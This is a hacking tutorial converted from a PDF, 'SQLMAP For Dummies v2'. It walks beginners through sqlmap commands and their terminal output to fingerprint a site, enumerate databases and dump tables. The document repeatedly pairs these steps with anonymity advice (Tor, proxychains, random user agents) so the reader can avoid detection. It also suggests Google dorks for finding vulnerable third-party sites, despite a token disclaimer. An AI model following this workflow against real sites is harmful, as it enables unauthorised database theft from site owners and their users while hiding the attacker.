

SQLMAP For Dummies v2

By *TheAnonMatrix*

<http://www.twitter.com/TheAnonMatrix>

```
import codecs
import os
import sys
import time
import traceback
import warnings

warnings.filterwarnings(action="ignore", message=".*was already imported", category=UserWarning)
warnings.filterwarnings(action="ignore", category=DeprecationWarning)

try:
    import psyco
    psyco.full()
    psyco.profile()
except ImportError:
    pass

from lib.controller.controller import start
from lib.core.common import banner
from lib.core.common import dataToStdout
from lib.core.common import getUnicode
from lib.core.common import setPaths
from lib.core.common import weAreFrozen
from lib.core.data import cmdLineOptions
from lib.core.data import conf
from lib.core.data import kb
from lib.core.data import logger
from lib.core.data import paths
from lib.core.dump import dumper
from lib.core.common import unhandledExceptionMessage
from lib.core.exception import exceptionsTuple
from lib.core.exception import sqlmapSilentQuitException
from lib.core.exception import sqlmapUserQuitException
from lib.core.option import init
from lib.core.profiling import profile
from lib.core.settings import LEGAL_DISCLAIMER
from lib.core.testing import smokeTest
from lib.core.testing import liveTest
from lib.parse.cmdline import cmdLineParser

def modulePath():
    """
    This will get us the program's directory, even if we are frozen
    using py2exe
    """
    return os.path.dirname(getUnicode(sys.executable if weAreFrozen() else __file__, sys.getfilesystemencoding()))

def main():
    """
    Main function of sqlmap when running from command line.
    """
    try:
        paths.SQLMAP_ROOT_PATH = modulePath()
        setPaths()
```

SQLMAP For Dummies v2 - TheAnonMatrix
TheAnonMatrix@gmail.com
Feel free to comment the doc and post questions.

[Requirements](#)

[1. Tutorial Introduction](#)

[1.2 Disclaimer](#)

[2. Setting up for the tutorial](#)

[2.1 Proxychains](#)

[2.2 TOR](#)

[3. Information Gathering](#)

[4. Basic SQLMAP Introduction](#)

[4.1 Fingerprinting](#)

[4.2 Using SQLMAP to creat a dump.](#)

[4.3 --Level and --Risk.](#)

[5. Output variations](#)

[5.1 --Schema and --Column](#)

[5.2 Other variations](#)

[6. Change Log](#)

Todo:

1. Add Tips&Tricks along with other useful settings.
2. Add POST attacks using cookies and --data
3. Actually learn the --os-x commands and find a red-line how its done.
4. How to use google dorks inside SQLMAP
5. File uploading to the back-end database/server

Requirements

- Recommended OS: [Backtrack5 R1](#)
- [SQLMAP 1.0-dev \(r4690\)](#)
- Metasploit (optional)
- Proxychains (optional)
- TOR (optional)

1. Tutorial Introduction

This tutorial is made for explaining the usage of SQLMAP for beginners. I do know there is something called documentation (you know that -h option?), but honestly: How much wouldn't you pay to have a nice tutorial explaining how the different options relate to one another for every program there is? People will argue that skids read this to do fucked up things on the Internet and help on their epeen-ego, i am just going to state that if skids manage to run sqlmap in a cmd (windows) or terminal (linux) they should be capable of learning this no matter what, which it why i am not explaining how to run Backtrack or any other linux distro, and tell them what to write in the CMD/Terminal....THAT would be helping skids.

Some shit about myself:

- My nick is Matrix you can mainly find me on anonops or other random irc as TheAnonMatrix.
- I do got a social life.
- My age is as irrelevant.
- Take the red pill.
- Simple python programmer.
- I hate retarded questions...i mean retarded, not clever ones.
- I play guitar.
- I got a weird sense of humor.
- I don't know everything, and would never ever claim to do.

Now, i do consider myself a hacker for one sole reason, if you do manage to get a certain level

SQLMAP For Dummies v2 - TheAnonMatrix

TheAnonMatrix@gmail.com

Feel free to comment the doc and post questions.

of access to a place/system you shouldn't have, you are by my definition a hacker. Skids are just those retarded people who learn shit to show epeen and argue on what a hacker is. Now, i do hope you enjoy my tutorial on SQLMap and care to add a comment on how much you love me if you find this interesting :)
Sharing is caring, the only thing i requires is source to lead back to this site and credits to me as i work my ass off to figure these things and explain them.

Happy Hacking!


1.2 Disclaimer

I do not take any responsibility for what retarded people might manage with the information i write or state in this tutorial. This program was not meant to be used for illegal activities, but a tool to check for vulnerabilities on your own website. Never use this tool or any other tools on a website you do not own. I am serious.

2. Setting up for the tutorial

So, to hide your ass i recommend two solutions. Proxychains or setting up TOR. Both uses the TOR proxy but got a variation in use. I am assuming you are using Backtrack 5 R1, thus i can skip some explanations. I do recommend using the --random-agent switch in SQLMAP, else you can see the user agent contains SQLMAP, that is not a clever idea.

2.1 Proxychains




```
root@bt: /pentest/database/sqlmap-dev
File Edit View Terminal Help
root@bt: /pentest/database/sqlmap-dev# proxychains python sqlmap.py -h
```

Proxychains is simple in the use, as we can state what ever we wanna do after the program name. However, it does post a line for every connection we make. Using SQLMap this can pretty much cover the terminal with information you honestly don't need that much. So i prefer to remove it.

SQLMAP For Dummies v2 - TheAnonMatrix

TheAnonMatrix@gmail.com

Feel free to comment the doc and post questions.



Open it, scroll down to and find `quiet_mode`, and make sure that line do not have a "#". Fixed and ready to go!

2.2 TOR

First find `/etc/apt/sources.list` open it and add

```
deb http://deb.torproject.org/torproject.org lucid main
```

Open the terminal and use this commands:

```
gpg --keyserver keys.gnupg.net --recv 886DDD89  
gpg --export A3C4F0F979CAA22CDBA8F512EE8CBC9E886DDD89 | sudo apt-  
key add -
```

More commands ran as root:

```
apt-get update  
apt-get install tor tor-geoipdb  
apt-get install polipo
```

Start tor:

```
/etc/init.d/tor start
```

Grab the copy of this config file:

https://gitweb.torproject.org/torbrowser.git/blob_plain/HEAD:/build-scripts/config/polipo.conf

Go to `/etc/polipoconfig` and replace the file with the one above. restart polipo:

SQLMAP For Dummies v2 - TheAnonMatrix

TheAnonMatrix@gmail.com

Feel free to comment the doc and post questions.

/etc/init.d/polipo restart

Congratz! now you can run SQLMAP with TOR by using the --TOR option!

3. Information Gathering

Finding a SQL Vulnerability is as easy as it can get. Imagen we got this URL:

http://localhost/index.php?id=1337

An SQL Injection is basically hoping the designer of the page was dumb enough to let something slip. Adding the sign ' behind the id variable in the url would send an invalid request into the SQL Database, and send back an error. How this error is handled might return us an error message on the website, this is what we want to see and what the admin want to hide.

http://localhost/index.php?id=1337'

Lets say we got lucky and found a vulnerability on this site. The error message could be displayed like this somewhere on the site:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\ ' order by Sort DESC Limit 0,12' at line 1

Sometimes even a change in the page would be enough. As long as it's not a 404 error, then you are doing it right.

Finding these kinds of URL's can be done in many way, one way could be using google. Yes, google.

Type this into search:

inurl:index.php?id=

This would display pages only if they contain that in thier URL, or somewhere on their webpage. There are tons of dorks, so you should find a list (<http://pastebin.com/dfVwSDpN>) and start googling your way!

Acunetix got an online webpage where you can test SQL injection. I challenge you to find the vulnerability, and use it as the test page during this tutorial!

<http://testasp.vulnweb.com/>

SQLMAP For Dummies v2 - TheAnonMatrix

TheAnonMatrix@gmail.com

Feel free to comment the doc and post questions.

4. Basic SQLMAP Introduction

4.1 Fingerprinting

-u	The URL input
--fingerprint	arg flag telling SQLMAP to do a fingerprint
--tor	tells SQLMAP we want to use a TOR proxy
--random-agent	tells SQLMAP we want to have a random selected agent in the header




```
root@bt: /pentest/database/sqlmap-dev
File Edit View Terminal Help
root@bt:/pentest/database/sqlmap-dev# python sqlmap.py -u "http://localhost/index.php?id=1337" --fingerprint --tor --random-agent
```

Doing a fingerprint on a website helps you determine what kind of back-end system the website is running. Database system operating system and application technology. Please note that SQLMAP already will start looking for vulnerabilities in the page to fetch the information. This could be our result:

SQLMAP For Dummies v2 - TheAnonMatrix

TheAnonMatrix@gmail.com

Feel free to comment the doc and post questions.



```
root@bt: /pentest/database/sqlmap-dev
File Edit View Terminal Help

web application technology: Apache 2.2.0, PHP 5.1.2
back-end DBMS: active fingerprint: MySQL >= 4.1.11 and < 5.0.0
                 comment injection fingerprint: MySQL 4.1.16
[21:11:00] [INFO] Fetched data logged to text files under '/pentest/database/sql
map-dev/output/

[*] shutting down at 21:11:00

root@bt: /pentest/database/sqlmap-dev#
```


4.2 Using SQLMAP to create a dump.

--DBS	Fetches the available databases.
-D	Selects one the listed databases
--Tables	Fetches the tables in the Database if specified with -D, if not; dump all the tables. If a Database have been used before, it will use that database.
-T	Fetches the entries inside the given table. Requires -D and --Dump
--Dump	Dumps the given table, specified with -T
--Dump-all	Dumps everything inside -D, if its not specified it will dump everything.

SQLMAP For Dummies v2 - TheAnonMatrix


TheAnonMatrix@gmail.com

Feel free to comment the doc and post questions.



```
root@bt: /pentest/database/sqlmap-dev
File Edit View Terminal Help
root@bt:/pentest/database/sqlmap-dev# python sqlmap.py -u "http://localhost/index.php?id=1337" --dbs --tor --random-agent
```

Now lets start getting serious! We have fingerprinted the server, finding the vulnerability in the process. Typing the above information should give us a result of databases. In our tutorial we will assume the system database information_schema is present. In theory, it could be everything from admin accounts to user information and forums posts.



```
root@bt: /pentest/database/sqlmap-dev
File Edit View Terminal Help
available databases [2]:
[*] information_schema
[22:13:29] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap-dev/output/'
[*] shutting down at 22:13:29
root@bt:/pentest/database/sqlmap-dev# python sqlmap.py -u "http://localhost/index.php?id=1337" --Tables -D information_schema --tor --random-agent
```

As you can see, we got 2 databases (one is masked out for security reasons *cough*). information_schema is the one we want today! We now want to get the tables inside information_schema. This is done using the --tables option. Remember it does not matter where the options are placed in this case. -D can be in front of --tables and vica versa. More talk later on the argument line up and the way everything is processed later.

SQLMAP For Dummies v2 - TheAnonMatrix

TheAnonMatrix@gmail.com

Feel free to comment the doc and post questions.

```
root@bt: /pentest/database/sqlmap-dev
File Edit View Terminal Help
Database: information_schema
[16 tables]
+-----+
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMNS
| COLUMN_PRIVILEGES
| KEY_COLUMN_USAGE
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| STATISTICS
| TABLES
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| TRIGGERS
| USER_PRIVILEGES
| VIEWS
+-----+

[22:09:53] [INFO] Fetched data logged to text files under '/pentest/database/sql
map-dev/output/'

[*] shutting down at 22:09:53

root@bt: /pentest/database/sqlmap-dev# python sqlmap.py -u "http://localhost/inde
x.php?id=1337" -T VIEWS -D information_schema --tor --random-agent --Dump
```

As you can see above we got the tables inside the database information_schema. Nothing to interesting, but i guess we wanna see closer on the table "VIEW". Thus we select the database (-D information_schema) and the table we wanna see (-T VIEWS). using -T we need to add a option telling SQLMAP we wanna dump it all to a text file, thus we use --dump.

and the result:

```
root@bt: /pentest/database/sqlmap-dev
File Edit View Terminal Help
Database: information_schema
Table: VIEWS
[2 entries]
+-----+-----+-----+-----+-----+-----+
| 0 | `bigint(21)` | `varchar(64)` | COLUMN_NAME | ORDINAL_POSITION | TABLE_NAME | TABLE_SCHEMA |
+-----+-----+-----+-----+-----+-----+
| NULL | NULL | NULL | NULL | NULL | NULL | NULL |
| NULL | NULL | NULL | | | | NULL |
+-----+-----+-----+-----+-----+-----+
```


Note: i did cancel the dump because of the null values, there is nothing there.

Now, if we wanna skip doing all this shit and just get right to the dumping we could just use the -dump-all option and dump everything as it comes in order.

SQLMAP For Dummies v2 - TheAnonMatrix

TheAnonMatrix@gmail.com

Feel free to comment the doc and post questions.

A terminal window titled 'root@bt: /pentest/database/sqlmap-dev' with a menu bar (File, Edit, View, Terminal, Help). The command 'python sqlmap.py -u "http://localhost/index.php?id=1337" -D information_schema --tor --random-agent --dump-all' is entered and executed.

```
root@bt: /pentest/database/sqlmap-dev# python sqlmap.py -u "http://localhost/index.php?id=1337" -D information_schema --tor --random-agent --dump-all
```

This sums up the basics of SQLMAP dumping and now we will progress with some of the other options inside SQLMAP, for a better understanding how we can do injections and dumping even better.

4.3 --Level and --Risk.


SQLMAP detects a lot of the common vulnerabilities by using the guide above. But what is you KNOW there is a vulnerability there, and SQLMAP is not detecting it? Thus the --Level and --Risk switch should be used. using the --Level and --Risk switch the more “noise” you will be creating therefor if you actually apply these switches you should be behind proxy or VPN for safety.

--Level	Value: 1 to 5 (Default: 1)
--Risk	Value: 0 to 3 (default 1)

SQLMAP For Dummies v2 - TheAnonMatrix

TheAnonMatrix@gmail.com

Feel free to comment the doc and post questions.



```
root@bt: /pentest/database/sqlmap-dev
File Edit View Terminal Help
[16:35:28] [INFO] testing sql injection on GET parameter 'view'
[16:35:28] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:41:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
[16:47:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Generic comment)
[16:51:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[16:56:07] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
[17:00:55] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Generic comment)
[17:05:26] [INFO] testing 'MySQL boolean-based blind - WHERE or HAVING clause (RLIKE)
[17:08:18] [INFO] testing 'Generic boolean-based blind - Parameter replace (original value)
[17:08:23] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)
[17:08:28] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)
[17:08:32] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)
[17:08:40] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace (original value)
[17:08:44] [INFO] testing 'MySQL < 5.0 boolean-based blind - Parameter replace (original value)
[17:08:50] [INFO] testing 'Generic boolean-based blind - GROUP BY and ORDER BY clauses
[17:08:55] [INFO] testing 'Generic boolean-based blind - GROUP BY and ORDER BY clauses (original value)
[17:08:59] [INFO] testing 'MySQL >= 5.0 boolean-based blind - GROUP BY and ORDER BY clauses
[17:09:06] [INFO] testing 'MySQL < 5.0 boolean-based blind - GROUP BY and ORDER BY clauses
[17:09:11] [INFO] testing 'MySQL stacked conditional-error blind queries'
[17:12:12] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause
[17:13:32] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)
[17:15:00] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (UPDATEXML)
[17:16:37] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE or HAVING clause
[17:18:42] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE or HAVING clause
[17:21:50] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE or HAVING clause
```

Note: I had used `--dbms=mysql` and `--level/risk` is sat to 5 (habit, not really necessary)

5. Output variations


5.1 `--Schema` and `--Column`

`--schema` and `--column` are two commands that will help you to fetch the actual value for every field in the selected table. `--schema` will fetch the column info for the whole database. `--column` will only fetch for the given table.

SQLMAP For Dummies v2 - TheAnonMatrix


TheAnonMatrix@gmail.com

Feel free to comment the doc and post questions.



```
root@bt: /pentest/database/sqlmap-dev
File Edit View Terminal Help
root@bt:/pentest/database/sqlmap-dev# python sqlmap.py -u "http://localhost/index.php?id=1337" --schema -D information_schema --tor --random-agent
```

NOTE --schema: Does not need to be given a table input as we fetch all the column info for the given database with this input



```
root@bt: /pentest/database/sqlmap-dev
File Edit View Terminal Help
root@bt:/pentest/database/sqlmap-dev# python sqlmap.py -u "http://localhost/index.php?id=1337" --column -D information_schema -T VIEWS --tor --random-agent
```

